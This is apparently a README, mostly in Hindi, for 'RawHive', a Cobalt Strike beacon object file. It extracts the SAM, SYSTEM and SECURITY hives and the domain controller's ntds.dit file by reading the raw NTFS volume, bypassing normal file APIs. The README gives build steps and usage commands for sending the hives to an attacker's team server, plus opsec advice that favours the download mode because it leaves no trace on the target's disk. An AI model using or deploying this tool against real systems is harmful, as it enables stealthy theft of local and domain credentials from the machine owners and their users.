nmht3t/rawhive
एक Cobalt Strike BOF जो कच्चे NTFS वॉल्यूम से चयनित Windows registry hives को सीधे निकालता है, NTFS मेटाडेटा को पार्स करके और फ़ाइल डेटा को सीधे डिस्क से पढ़कर।

RawHive एक Cobalt Strike BOF है जो चयनित Windows रजिस्ट्री हाइव्स को सीधे एक raw NTFS वॉल्यूम से निकालने के लिए है। यह सामान्य फ़ाइल API को छोड़ देता है, लक्ष्य फ़ाइल रिकॉर्ड खोजने के लिए NTFS मेटाडेटा को ट्रैवर्स करता है, और बाइट्स को सीधे डिस्क से पढ़ता है।
लक्ष्य:
C:\Windows\System32\config\SAMC:\Windows\System32\config\SYSTEMC:\Windows\System32\config\SECURITYC:\Windows\NTDS\ntds.dit (केवल डोमेन कंट्रोलर)कोई भी स्थानीय NTFS ड्राइव लेटर काम करता है; डिफ़ॉल्ट C: है।
\\.\C:) और $MFT का पता लगाने के लिए बूट सेक्टर पढ़ता है।Windows, System32, config, और लक्ष्य फ़ाइलों के लिए डायरेक्टरी इंडेक्स को ट्रैवर्स करता है, फ़ॉलबैक के रूप में एक सीमित MFT स्कैन के साथ।x86_64-w64-mingw32-gcc और make।make
dist/rawhive.x64.o बिल्ड करता है। rawhive.cna ऑब्जेक्ट को dist/ से लोड करता है, इसलिए rawhive.c बदलने के बाद पुनः बिल्ड करें।
डाउनलोड मोड डिफ़ॉल्ट है: हाइव्स को सीधे raw वॉल्यूम से पढ़ा जाता है और BeaconDownload API के माध्यम से टीम सर्वर पर भेजा जाता है। लक्ष्य की डिस्क को कुछ भी छुआ नहीं जाता।
rawhive                    # download C: hives to team server
rawhive D                  # download D: hives to team server

डिस्क-राइट मोड लक्ष्य पर एक डायरेक्टरी में .tmp फ़ाइलें सहेजता है। ध्यान दें कि यह डिस्क को छूता है और opsec सुरक्षित नहीं हो सकता; डाउनलोड मोड को प्राथमिकता दें जब तक कि आपको विशेष रूप से फ़ाइलों को स्थानीय रूप से लैंड करने की आवश्यकता न हो।
rawhive C:\Windows\Temp           # write C: hives to disk
rawhive C:\Windows\Temp D         # write D: hives to C:\Windows\Temp
वॉल्यूम को C, c, या C: के रूप में लिखा जा सकता है। आउटपुट डायरेक्टरी पहले से मौजूद होनी चाहिए।
फ़ाइलों का नाम <host>_<timestamp>_<hive>.tmp रखा जाता है:
<host>_<timestamp>_sam.tmp
<host>_<timestamp>_system.tmp
<host>_<timestamp>_security.tmp
<host>_<timestamp>_ntds.tmp       # DCs only
डाउनलोड मोड में वे Cobalt Strike के डाउनलोड ट्रे में दिखाई देती हैं; डिस्क-राइट मोड में वे निर्दिष्ट आउटपुट डायरेक्टरी में पहुँचती हैं।